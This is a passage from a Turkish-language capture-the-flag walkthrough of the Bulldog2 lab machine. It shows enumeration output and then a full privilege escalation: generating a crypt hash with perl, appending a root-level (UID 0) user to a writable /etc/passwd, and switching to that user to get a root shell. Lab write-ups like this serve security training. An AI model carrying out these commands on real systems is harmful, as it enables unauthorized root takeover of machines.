-rw-r----- 1 root shadow 1088 Jul 15 2018 /etc/shadow  
  
[.] Can't search *.conf files as no keyword was entered  
[.] Can't search *.php files as no keyword was entered  
[.] Can't search *.log files as no keyword was entered  
[.] Can't search *.ini files as no keyword was entered  
  
[.] All *.conf files in /etc (recursive 3 level):  
-rw-r--r-- 1 root root 604 Aug 13 2017 /etc/deluser.conf  
-rw-r--r-- 1 root root 4861 Feb 22 2018 /etc/hdparm.conf  
-rw-r--r-- 1 root root 703 Aug 21 2017 /etc/logrotate.conf  
-rw-r--r-- 1 root root 2969 Feb 28 2018 /etc/debconf.conf  
-rw-r--r-- 1 root root 626 Jun 22 2018 /etc/mongod.conf  
-rw-r--r-- 1 root root 2683 Jan 17 2018 /etc/sysctl.conf  
-rw-r--r-- 1 root root 280 Jun 20 2014 /etc/fuse.conf
```

-Aracın sonuçlarına baktığımda /etc/passwd içerisine root olarak hem ekleme hemde okuma yapabiliyorum buraya bir kullanıcı ekleyip tüm yetkileri alabilirim.

```
Dosya Eylemler Düzen Görünüm Yardım
node@bulldog2:/etc$ cat passwd
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync

root@2021: ~
Dosya Eylemler Düzen Görünüm Yardım
# perl -le 'print crypt("kaanekeogut", "aa")'
aa3m/6iNX8Nlo
#
```

-Passwd içerisinde ekleyeceğim kullanıcı için bir hashlemeye ihtiyacım vardı bunu da perl komutunu kullanarak tamamladım.

```
Dosya Eylemler Düzen Görünüm Yardım
node@bulldog2:/etc$ cat passwd
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin

*/root/Masaüstü/curl.txt - Mousepad
Dosya Düzenle Arama Görünüm Belge Yardım
Uyarı: Kök hesabı kullanıyorsunuz. Sisteminize zarar verebilirsiniz.
kaanekeogut:aa3m/6iNX8Nlo:0:0:kaanekeogut:/root:/bin/bash
```

-Passwd içeriğinde olduğu gibi hashlediğim kullanıcı adı ve şifreyi kullanarak bir txt dosyasına yazıyorum.

```
node:x:1001:1005:,,,:/home/node:/bin/bash
node@bulldog2:/etc$ echo "kaanekeogut:aa3m/6iNX8Nlo:0:0:kaanekeogut:/root:/bin/bash" >> passwd
ash" >> passwdgut:aa3m/6iNX8Nlo:0:0:kaanekeogut:/root:/bin/ba
```

-Şimdi ise bu komutu kullanarak passwd üzerine ekleme işlemi yaptım.


```
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
admin:x:1000:1004:admin:/home/admin:/bin/bash
mongodb:x:111:65534::/home/mongodb:/usr/sbin/nologin
node:x:1001:1005:::/home/node:/bin/bash
kaaneogut:aa3m/6iNX8Nlo:0:0:kaaneogut:/root:/bin/bash
node@bulldog2:/etc$
```

-Ekleme işlemi başarılı mı diye kontrol ediyorum.

```
root@2021: ~
Dosya Eylemler Düzen Görünüm Yardım
node@bulldog2:/etc$ su kaaneogut
su kaaneogut
Password: kaaneogut

root@bulldog2:/etc# whoami
whoami
root
root@bulldog2:/etc#
```

-Son olarak eklediğim kullanıcı ile giriş yapıyorum ve burada başarılı bir şekilde root yetkilerine eriştiğimi görüntülüyorum.